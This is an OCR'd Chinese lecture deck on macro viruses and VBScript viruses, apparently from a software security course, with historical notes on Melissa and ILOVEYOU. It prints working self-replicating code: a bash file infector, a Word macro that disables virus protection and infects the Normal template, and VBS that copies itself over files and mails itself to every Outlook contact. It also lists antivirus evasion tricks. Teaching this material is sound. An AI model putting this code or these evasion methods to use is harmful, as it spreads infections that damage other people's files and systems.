6 宏病毒与脚本病毒

刘铭

369373457@qq.com

语言与操控

全体起立！


Nintendo
SUPER FAMICOM
SELECT
START
X
A
Y
B


BABY
FUNKY
GOOD
HAPPY
GOOD
CRAZY

怎么能完成感染？

- ✓ 病毒需要感染的对象是什么？
- ✓ 我们掌握哪些手段？比如某种指令集需要哪些功能？
- ✓ 能否画出大概的示意图？
- ✓ 再细化一些，更具体一点？
- ✓ 找个最简单的例子
- ✓ 试验一下，看看效果
- ✓ 改进？

怎么能完成感染？

```
-rw-r--r-- 1 liuming liuming 185 Nov  5 17:48 virus.sh
-rwxr-xr-x 1 liuming liuming 111 Nov  5 18:58 virus_0.sh
liuming@LAPTOP-778LGF0E:~/VBS/backup$ cat virus_0.sh
#!/bin/bash
touch /tmp/vTmp
cat virus.sh > /tmp/vTmp
cat /tmp/vTmp >>virus.sh
rm -f /tmp/vTmp
echo "success!"
```

```
liuming@LAPTOP-778LGF0E:~/VBS/backup$ cat virus.sh
#!/bin/bash
for file in ./*.sh
do
        if test -f $file
        then
                touch /tmp/vTmp
                cat $file > /tmp/vTmp
                cp $0 $file
                cat /tmp/vTmp >> $file
                rm -f /tmp/vTmp
                echo "success!"
        fi
done
```

本讲提纲

- 6.1 宏的基本概念与使用
- 6.2 宏病毒的传播方法
- 6.3 宏病毒的自我保护
- 6.4 VBS脚本的概念及使用
- 6.5 VBS脚本病毒的感染技术
- 6.6 VBS脚本病毒的变形技术

6.1 宏的基本概念与使用

- 什么是宏？
  - 宏就是能组织到一起作为独立的命令使用的一系列word命令，可以实现任务执行的自动化，简化日常工作。
    - Microsoft Office 使用Visual Basic for Applications (VBA)进行宏的编写。


6.1 宏的基本概念与使用

- 什么是宏？

```
1  Sub test()
2  '
3  ' test Macro
4  '
5      Dim sLineNum3 As String      '行号(文字)
6      Dim nLineNum                 '行号(数值)
7      Dim i As Long
8
9      Title = "输入编号信息"
10     a1 = "请输入总编号开始号: "
11     b1 = InputBox(a1, Title)
12 End Sub
```

6.1 宏的基本概念与使用

- 什么是宏？



6.1

- 什么是

Microsoft Visual Basic for Applications - Normal - [NewMacros (代码)]

文件(F) 编辑(E) 视图(V) 插入(I) 格式(O) 调试(D) 运行(R) 工具(T) 外接程序(A)

行 19，列 2

工程 - Normal

Normal
- Microsoft Word 对象
- 模块
  - NewMacros
- Project（文档1）

属性 - NewMacros

NewMacros 模块

按字母序 按分类序

(名称) NewMacros

(通用) 宏1Hide

```
Sub 宏1Hide()
'
' 宏1Hide 宏
' Hide
'
    With Selection.Font
        .NameFarEast = "+中文正文"
        .NameAscii = "+西文正文"
        .NameOther = "+西文正文"
        .Name = "+中文正文"
        .Size = 10.5
        .Bold = False
        .Italic = False
        .Underline = wdUnderlineNone
        .UnderlineColor = wdColorAutomatic
        .StrikeThrough = False
        .DoubleStrikeThrough = False
        .Outline = False
        .Emboss = False
        .Shadow = False
        .Hidden = True
        .SmallCaps = False
        .AllCaps = False
        .Color = wdColorAutomatic
        .Engrave = False
        .Superscript = False
        .Subscript = False
        .Spacing = 0
        .Scaling = 100
        .Position = 0
        .Kerning = 1
        .Animation = wdAnimationNone
        .DisableCharacterSpaceGrid = False
        .EmphasisMark = wdEmphasisMarkNone
        .Ligatures = wdLigaturesNone
        .NumberSpacing = wdNumberSpacingDefault
        .NumberForm = wdNumberFormDefault
        .StylisticSet = wdStylisticSetDefault
        .ContextualAlternates = 0
    End With
End Sub
```

```
Sub 宏2show()
'
' 宏2show 宏
' show
'
    With Selection.Font
        .NameFarEast = "+中文正文"
        .NameAscii = "+西文正文"
        .NameOther = "+西文正文"
        .Name = "+中文正文"
        .Size = 10.5
        .Bold = False
        .Italic = False
        .Underline = wdUnderlineNone
        .UnderlineColor = wdColorAutomatic
        .StrikeThrough = False
        .DoubleStrikeThrough = False
        .Outline = False
        .Emboss = False
        .Shadow = False
        .Hidden = False
        .SmallCaps = False
        .AllCaps = False
        .Color = wdColorAutomatic
        .Engrave = False
        .Superscript = False
        .Subscript = False
        .Spacing = 0
        .Scaling = 100
        .Position = 0
        .Kerning = 1
        .Animation = wdAnimationNone
        .DisableCharacterSpaceGrid = False
        .EmphasisMark = wdEmphasisMarkNone
        .Ligatures = wdLigaturesNone
        .NumberSpacing = wdNumberSpacingDefault
        .NumberForm = wdNumberFormDefault
        .StylisticSet = wdStylisticSetDefault
        .ContextualAlternates = 0
    End With
End Sub
```

6.1 宏的基本概念与使用

- 什么是宏？
  - ✓ Selection.WholeStory 全选功能
  - ✓ Selection.Font 字体设置
  - ✓ Hidden = True 隐藏属性设置为True

```
Sub 宏3Wholehide()
'
' 宏1Wholehide 宏
' WholeHide
'
    Selection.WholeStory
    With Selection.Font
        .NameFarEast = "+中文正文"
        .NameAscii = "+中文正文"
        .NameOther = "+中文正文"
        .Name = "+中文正文"
        .Size = 10.5
        .Bold = False
        .Italic = False
        .Underline = wdUnderlineNone
        .UnderlineColor = wdColorAutomatic
        .StrikeThrough = False
        .DoubleStrikeThrough = False
        .Outline = False
        .Emboss = False
        .Shadow = False
        .Hidden = True
        .SmallCaps = False
        .AllCaps = False
        .Color = wdColorAutomatic
```

6.2 宏病毒的传播方法

- 什么是宏病毒？
  - 存在于数据文件或模板中（字处理文档、数据表格、数据库、演示文档等）的计算机病毒，使用宏语言编写，利用宏语言的功能将自己寄生到其他数据文档。

宏病毒如何获得控制权？

- **数据文档是不可能带有病毒的，因为数据文档不包含指令，对吗？**
- 当打开文档，其中的宏就会被执行，宏病毒就会被激活，并驻留在Normal模板上。
- 所有自动保存的文档都会“感染”上这种宏病毒，而且如果其他用户打开了感染病毒的文档，宏病毒又会转移到他的计算机上。

宏病毒如何获得控制权？

- 只有拿到控制权之后，宏病毒才能进行传播。
  - 它和Office的特性相关，支持一些自动执行的宏；
  - 利用自动执行宏，将病毒代码写入，从而获取控制权。
- WORD
  - AutoOpen：打开Word文档
  - AutoClose：关闭Word文档
  - AutoExec：打开Word程序（Word文档和Word程序区别）
  - AutoExit：退出Word程序
  - AutoNew：新建宏

宏病毒如何获得控制权？


```
1  Sub AutoOpen()
2    MsgBox "您好，您打开了Word文档！", 0, "宏病毒测试"
3  End Sub
```

宏病毒如何获得控制权？

思考：弹出了几次对话框？

```
Sub AutoOpen()
  MsgBox "您好，您打开了Word文档！", 0, "宏病毒测试"
End Sub

Sub AutoExec()
  MsgBox "您好，您打开了Word程序！", 0, "宏病毒测试"
End Sub

Sub AutoNew()
  MsgBox "您好，您选择了新建文件！", 0, "宏病毒测试"
End Sub

Sub AutoExit()
  MsgBox "欢迎下次光临！", 0, "宏病毒测试"
End Sub

Sub AutoClose()
  MsgBox "下次还要来哦！", 0, "宏病毒测试"
End Sub

```

宏病毒的感染

- 在Word和其他微软Office系列办公软件中，宏分为两种
  - 内建宏/局部宏：位于文档中，对该文档有效，如文档打开（AutoOpen）、保存、打印、关闭等。
  - 全局宏：位于office模板中，为所有文档所共用，如打开Word程序（AutoExec）。
- 宏病毒的传播路线：
  - 单机：单个Office文档->Office文档模板->多个Office文档
  - 网络：邮件

宏病毒的感染机理

- 宏病毒的感染方案：
  - 让宏在这两类文件之间互相感染。
    - 数据文档、文档模板
  - 如何感染？

自我保护→

感染：
代码导出→

感染：
代码导入→

```
Sub test()
    'On Error Resume Next
    Application.DisplayAlerts = wdAlertsNone
    Application.EnableCancelKey = wdCancelDisabled
    Application.DisplayStatusBar = False
    Options.VirusProtection = False
    Options.SaveNormalPrompt = False        '以上是病毒基本的自我保护措施
    Set Doc = ActiveDocument.VBProject.VBComponents
    '取当前活动文档中工程组件集合
    Set Tmp = NormalTemplate.VBProject.VBComponents
    '取Word默认模板中工程组件集合
    Const ExportSource = "c:\jackie.sys"
    Const VirusName = "AIGTMV1"                '该字符串相当于一个病毒感染标志
    Application.VBE.ActiveVBProject.VBComponents(VirusName).Export ExportSource
                                '将当前病毒代码导出到c:\jackie.sys文件保存

    For i = 1 To Tmp.Count
        If Tmp(i).Name = VirusName Then TmpInstalled = 1
     '检查模板是否已经被感染病毒
    Next i

    For j = 1 To Doc.Count
        If Doc(j).Name = VirusName Then DocInstalled = 1
                                    '检查当前活动文档是否已被感染病毒
    Next j
    If TmpInstalled = 0 Then                '如果模板没有被感染，对其进行感染
        Tmp.Import ExportSource             '从c:\jackie.sys将病毒导入模板
        NormalTemplate.Save                 '自动保存模板，以免引起用户怀疑


    End If
    If DocInstalled = 0 Then                '如果当前活动文档没有被感染
        Doc.Import ExportSource             '从c:\jackie.sys将病毒导入当前活动文档
        ActiveDocument.SaveAs ActiveDocument.FullName '自动保存当前活动文档
    End If

    MsgBox "Word instructional macro by jackie", 0, "Word.APMP"
End Sub
```

宏病毒的网络传播

- 宏病毒也可以通过网络进行传播，譬如电子邮件。
  - **Mellisa病毒：自动往OutLook邮件用户地址簿中的前50位用户发送病毒副本。**
  - **“叛逃者”病毒：也集成了感染Office文档的宏病毒感染功能，并且可以通过OutLook发送病毒副本。**

```
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("","HKEY_CURRENT_USER\Software\Microsoft\Office\",
"Melissa?") <> "... by Kwyjibo" Then                    '如果以前没有发过邮件，则发送邮件
        If UngaDasOutlook = "Outlook" Then
```

6.3 宏病毒的自我保护

- 禁止提示信息
- 屏蔽命令菜单，不允许查看宏
- 隐藏宏的真实病毒代码

（1）禁止提示信息

- On Error Resume Next　'如果发生错误，不弹出出错窗口，继续执行下面语句
- Application.DisplayAlerts = wdAlertsNone　'不弹出警告窗口
- Application.DisplayStatusBar = False　'不显示状态栏，以免显示宏的运行状态
- Options.VirusProtection = False　'关闭病毒保护功能，运行前如果包含宏，不提示
- Options.SaveNormalPrompt = False　'如果公用模块被修改，不给用户提示窗口而直接保存
- Application.ScreenUpdating = False　'不让刷新屏幕，以免病毒运行引起速度变慢
- Application.EnableCancelKey = wdCancelDisabled　‘不允许通过ESC键结束正在运行的宏

（2）屏蔽命令菜单－通过特定宏定义

- Sub ViewVBCode()
  - MsgBox "Unexcpected error",16
- End Sub

- 类似的过程函数还有：
  - **ViewCode**：该过程和ViewVBCode函数一样，如果用户按工具栏上的小图标就会执行这个过程。
  - **ToolsMacro**：当用户按下“ALT+F8”或者“工具—宏”时调用的过程函数。
  - **FileTemplates**：当显示一个模板的所有宏时，调用的过程函数。

（2）屏蔽命令菜单
—Disable或者删除特定菜单项

- 用来使“工具—宏”菜单失效的语句
  - **CommandBars("Tools").Controls(16).Enabled = False**
- 删除“工具—宏”菜单
  - **CommandBars("Tools").Controls(16).Delete**

（3）隐藏真实代码

- 在“自动宏”中，不包括任何感染或破坏的代码，但包含了创建、执行和删除新宏（实际进行感染和破坏的宏）的代码。
- 将宏代码字体颜色设置成与背景一样的白色等。

1999 –

Melissa, an email worm named after a Florida topless dancer, spreads to thousands of computers worldwide.

2000 –


ILOVEYOU virus clogs up email servers and causes billions of dollars in damages worldwide

In five hours, ILOVEYOU spread across Asia, Europe and North America, some 15 times faster than the Melissa virus did when it struck a year before, infecting over 1 million computers.

6.4 VBS脚本的概念与使用

- 什么是VBS？
  - VBScript是Visual Basic Script的简称，即 Visual Basic 脚本语言，有时也被缩写为VBS。
  - 它是一种微软环境下的轻量级的解释型语言：
  - 可以使用COM组件、WMI、WSH、ADSI访问系统中的元素，对系统进行管理。
  - 同时它也是asp动态网页默认的编程语言，配合asp内建对象和ADO对象，用户很快就能掌握访问数据库的asp动态网页开发技术。
  - 还可作为独立程序（.vbs,.vbe）运行。

- **VBScript可以通过Windows脚本宿主(Windows Scripting Host，WSH)调用COM，因而可以使用Windows操作系统中可以被使用的程序库。**
  - **比如它可以使用Microsoft Office的库，尤其是使用Microsoft Access和Microsoft SQL Server的程序库，当然它也可以使用其它程序和操作系统本身的库。**




WSH的作用

- 我们可以利用它完成：
  - 映射网络驱动器
  - 检索及修改环境变量
  - 处理注册表项
  - 对文件系统进行操作等工作；
  - 管理服务、账号
  - 创建登陆脚本，管理活动目录
  - …
- 上述功能的实现，均与 WSH 内置的多个对象密切相关，这些内置对象肩负着直接处理脚本指令的重任。

WSH 的内置对象构成

- Wscript提取命令行变量，确定脚本文件名，确定 WSH 执行文件名（wscript.exe 还是 cscript.exe），确认 host 版本信息，创建、关联及分离 COM 对象，写入事件，按程序结束一个脚本文件的运行，向默认的输出设备（如对话框、命令行）输出信息等；
- WshArguments 的作用是获取全部的命令行变量；
- WshNamed负责获取指定的命令行参数集；
- WshUnnamed负责获取未经指定的命令行参数集；
- WshNetwork的主要作用是开放或关闭网络共享，连接或断开网络打印机，映射或取消网络中的共享，获取当前登陆用户的信息；
- WshController可以创建一个远程脚本对象；



WSH 的内置对象构成

- WshRemote可以实现网络中对计算机系统的远程管理，也可按计划对其它程序/脚本进行处理；
- WshRemote Error的作用在于：当一个远程脚本（WshRemote 对象）因脚本错误而终止时，获取可用的错误信息；
- WshShell 主要负责程序的本地运行，处理注册表项、创建快捷方式、获取系统文件夹信息，处理环境变量；
- WshShortcut主要用于按计划创建快捷方式；
- WshSpecialfolders用于获取任意一个 Windows特殊文件夹的信息；
- WshURLShortcut用于按程序要求创建进入互联网资源的快捷方式；WshEnvironment用于获取任意的环境变量（如WINDIR,PATH,或PROMPT）；
- WshScriptExec 用于确定一个脚本文件的运行状态及错误信息。

初探VBS

- 弹提示框
  - WScript.Echo(“欢迎学习软件安全课程")

- 任务：创建10个目录

```
dim newdir
set newdir=wscript.createobject("scripting.filesystemobject")
for k=1 to 10
        anewfolder=" chapter" & k
        newdir.createfolder(anewfolder)
next
```

6.5 VBS脚本病毒的传播机理

- 定义：用VBScript编写，能够进行自我传播的破坏性程序，其需要人工干预触发执行。
- 百度搜索
  - “VBS脚本病毒原理分析与防范 ”
  - “叛逃者病毒分析”

VBS脚本病毒如何感染文件

- VBS脚本病毒是直接通过自我复制来感染文件的，病毒中的绝大部分代码都可以直接附加在其他同类程序的中间.

```
destpath="D:\testvbs.vbs"
Set fso=createobject("scripting.filesystemobject")  '创建一个文件系统对象
set self=fso.opentextfile(wscript.scriptfullname,1) '读打开当前文件（即病毒本身）
vbscopy=self.readall          ' 读取病毒全部代码到字符串变量vbscopy……
set ap=fso.opentextfile(destpath,8,false) ' 写打开目标文件，准备写入病毒代码
ap.write vbscopy                          ' 将病毒代码覆盖目标文件
ap.close
set cop=fso.getfile(destpath)    '得到目标文件路径
cop.copy(destpath & ".vbs")           ' 创建另外一个病毒文件（以.vbs为后缀）
cop.delete(true)                          '删除目标文件
```

VBS脚本病毒如何搜索目标

```
  '该函数主要用来寻找满足条件的文件，并生成对应文件的一个病毒副本
sub scan(folder_)      'scan 函数定义，
  on error resume next                  '如果出现错误，直接跳过，防止弹出错误窗口
  set folder_=fso.getfolder(folder_)
  set files=folder_.files                 ' 当前目录的所有文件集合
  for each file in files                  ' 对文件集合中的每个文件进行下面的操作
    ext=fso.GetExtensionName(file)        '获取文件后缀
    ext=lcase(ext)                        '后缀名转换成小写字母
    if ext="mp5" then                     '如果后缀名是 mp5，则进行感染。
     Wscript.echo (file)                  '在实际病毒中这里会调用病毒传染或破坏模块
    end if
  next
  set subfolders=folder_.subfolders
  for each subfolder in subfolders                    '搜索其他目录，递归调用 scan()
    scan(subfolder)
  next
end sub
```

VBS脚本病毒如何通过Email进行传播

```
Function mailBroadcast()
  on error resume next
  wscript.echo
  Set outlookApp = CreateObject("Outlook.Application") //创建一个 OUTLOOK 应用的对象
  If outlookApp= "Outlook"Then
    Set mapiObj=outlookApp.GetNameSpace("MAPI")      //获取 MAPI 的名字空间
    Set addrList= mapiObj.AddressLists                //获取地址表的个数
    For Each addr In addrList
      If addr.AddressEntries.Count <> 0 Then
        addrEntCount = addr.AddressEntries.Count //获取每个地址表的 Email 记录数
        For addrEntIndex= 1 To addrEntCount          //遍历地址表的 Email 地址
          Set item = outlookApp.CreateItem(0)        //获取一个邮件对象实例
          Set addrEnt = addr.AddressEntries(addrEntIndex)    //获取具体 Email 地址
          item.To = addrEnt.Address                  //填入收信人地址
          item.Subject = "病毒传播实验"      //写入邮件标题
          item.Body = "这里是病毒邮件传播测试，收到此信请不要慌张！ "
                                          //写入文件内容
          Set attachMents=item.Attachments     //定义邮件附件
          attachMents.Add fileSysObj.GetSpecialFolder(0) & "\test.jpg.vbs"
          item.DeleteAfterSubmit = True        //信件提交后自动删除
          If item.To <> "" Then
            item.Send                          //发送邮件
            shellObj.regwrite "HKCU\software\Mailtest\mailed", "1"
                          //病毒标记，以免重复感染
          End If
        Next
      End If
    Next
  End if
End Function
```

通过局域网共享传播

```
welcome_msg = "网络连接搜索测试"
Set WSHNetwork = WScript.CreateObject("WScript.Network") '创建一个网络对象
Set  oPrinters  =  WshNetwork.EnumPrinterConnections     '创建一个网络打印机连接列
表
WScript.Echo "Network printer mappings:"
For i = 0 to oPrinters.Count - 1 Step 2        '显示网络打印机连接情况
    WScript.Echo "Port " & oPrinters.Item(i) & " = " & oPrinters.Item(i+1)
Next
Set colDrives = WSHNetwork.EnumNetworkDrives     '创建一个网络共享连接列表
If colDrives.Count = 0 Then
    MsgBox "没有可列出的驱动器。", vbInformation + vbOkOnly,welcome_msg
Else
    strMsg = "当前网络驱动器连接: " & CRLF
    For i = 0 To colDrives.Count - 1 Step 2
        strMsg = strMsg & Chr(13) & Chr(10) & colDrives(i) & Chr(9) & colDrives(i +
1)
    Next
    MsgBox strMsg, vbInformation + vbOkOnly, welcome_msg
    '显示当前网络驱动器连接
End If
```

其他传播方式

- 感染网页
- 通过IRC传播
- …

VBS脚本病毒如何获得控制权

- 1)修改注册表启动项
- 2)添加程序到“开始”-“程序”-“启动”选项
- 3)修改系统配置文件win.ini、system.ini、wininit.ini、winstart.bat、autoexec.bat等的相关启动选项。
- 4)通过映射文件执行方式
- 5)欺骗用户，让用户自己执行
- 6)desktop.ini和folder.htt互相配合

VBS脚本病毒对抗反病毒软件的几种技巧

- 自加密
- 巧妙运用Execute函数
- 改变某些对象的声明方法
- 直接关闭反病毒软件

自加密

```
    Randomize
    Set Of = CreateObject("Scripting.FileSystemObject")      '创建文件系统对象
    vC = Of.OpenTextFile(WScript.ScriptFullName, 1).Readall      '读取自身代码
    fS = Array("Of", "vC", "fS", "fSC")     '定义一个即将被替换字符的数组
    For fSC = 0 To 3
    vC = Replace(vC, fS(fSC), Chr((Int(Rnd * 22) + 65)) & Chr((Int(Rnd * 22) + 65))
& Chr((Int(Rnd * 22) + 65)) & Chr((Int(Rnd * 22) + 65)))    '取 4 个随机字符替换
数组 fS 中的字符串
    Next
    Of.OpenTextFile(WScript.ScriptFullName, 2, 1).Writeline vC    '将替换后的代
码写回文件
```

灵活运用Execute函数

- 当一个正常程序中用到FileSystemObject对象的时候，有些反病毒软件会在对这个程序进行扫描的时候报告说此VBS文件的风险为高。
- 但是有些VBS脚本病毒同样采用了FileSystemObject对象，反病毒软件对此却没有任何反应。--静态启发式扫描。
  - 有些杀毒软件检测VBS病毒时，会检查程序中是否声明使用了FileSystemObject对象，如果采用了，这会发出报警。
  - 如果病毒将这段声明代码转化为字符串，然后通过Execute(String)函数执行，就可以躲避某些反病毒软件。

改变某些对象的声明方法

- 譬如 **fso=createobject(“scripting.filesystemobject”)**，改变为：
  - **fso=createobject("script"＋"ing.filesyste"＋"mobject")**
  - 这样反病毒软件对其进行静态扫描时就不会发现**filesystemobject**对象。

直接关闭反病毒软件


- VBS脚本功能强大，它可以查看系统正在运行的进程或服务，尝试关闭和删除相应的关键程序。

VBS病毒生产机

- 脚本语言是解释执行的、不需要编译，程序中不需要什么校验和定位，每条语句之间分隔得比较清楚。
- 这样，先将病毒功能做成很多单独的模块，在用户做出病毒功能选择后，生产机只需要将相应的功能模块拼凑起来，最后再作相应的代码替换和优化即可。

爱虫病毒

- 菲律宾“AMA”电脑大学计算机系的学生
- 一个星期内就传遍5大洲
- 微软、Intel等在内的大型企业网络系统瘫痪
- 全球经济损失达几十亿美元



Subject: ILOVEYOU
Attachments: LOVE-LETTER-FOR-YOU.TXT.vbs


kindly check the attached LOVELETTER coming from me.

played, 1 selected

```
rem  barok -loveletter(vbe) <i hate go to school>
rem                 by: spyder  /  ispyder@mail.com  /  @GRAMMERSoft Group  /
Manila,Philippines
On Error Resume Next
dim fso,dirsystem,dirwin,dirtemp,eq,ctr,file,vbscopy,dow
eq=""
ctr=0
Set fso = CreateObject("Scripting.FileSystemObject")
set file = fso.OpenTextFile(WScript.ScriptFullname,1)
vbscopy=file.ReadAll
main()
sub main()
```

A screenshot showing a copy of the ILOVEYOU virus email which spread around the world in May 2000.

ILOVEYOU's trail of destruction



How the ILOVEYOU virus worked

1. Victim receives an email asking them to open attached LOVE-LETTER-FOR-YOU.TXT.vbs.
2. Code inside replicates itself and emails a copy to everyone in the victim's address book.
3. Virus then searches for and replaces any jpgs or mp3s with a copy of itself.
4. Finally it scrapes Windows passwords and sends them to a server in the Philippines.

爱虫病毒的几个主要模块

- **Main()**
  - 这是爱虫病毒的主模块。它集成调用其他各个模块。
- **regruns()**
  - 该模块主要用来修改注册表**Run**下面的启动项指向病毒文件、修改下载目录，并且负责随机从给定的四个网址中下载**WIN_BUGSFIX.exe**文件，并使启动项指向该文件。
- **html()**
  - 该模块主要用来生成**LOVE-LETTER-FOR-YOU.HTM**文件，该**HTM**文件执行后会执行里面的病毒代码，并在系统目录生成一个病毒副本**MSKernel32.vbs**文件。

爱虫病毒的几个主要模块

- **spreadtoemail()**
  - 该模块主要用于将病毒文件作为附件发送给Outlook地址簿中的所有用户。也是最后带来的破坏性最大的一个模块。
- **listadriv()**
  - 该模块主要用于搜索本地磁盘，并对磁盘文件进行感染。它调用了folderlist（）函数，该函数主要用来遍历整个磁盘，对目标文件进行感染。
  - folderlist()函数的感染功能实际上是调用了infectfile()函数，该函数可以对10多种文件进行覆盖，并且还会创建script.ini文件，以便于利用IRC通道传播。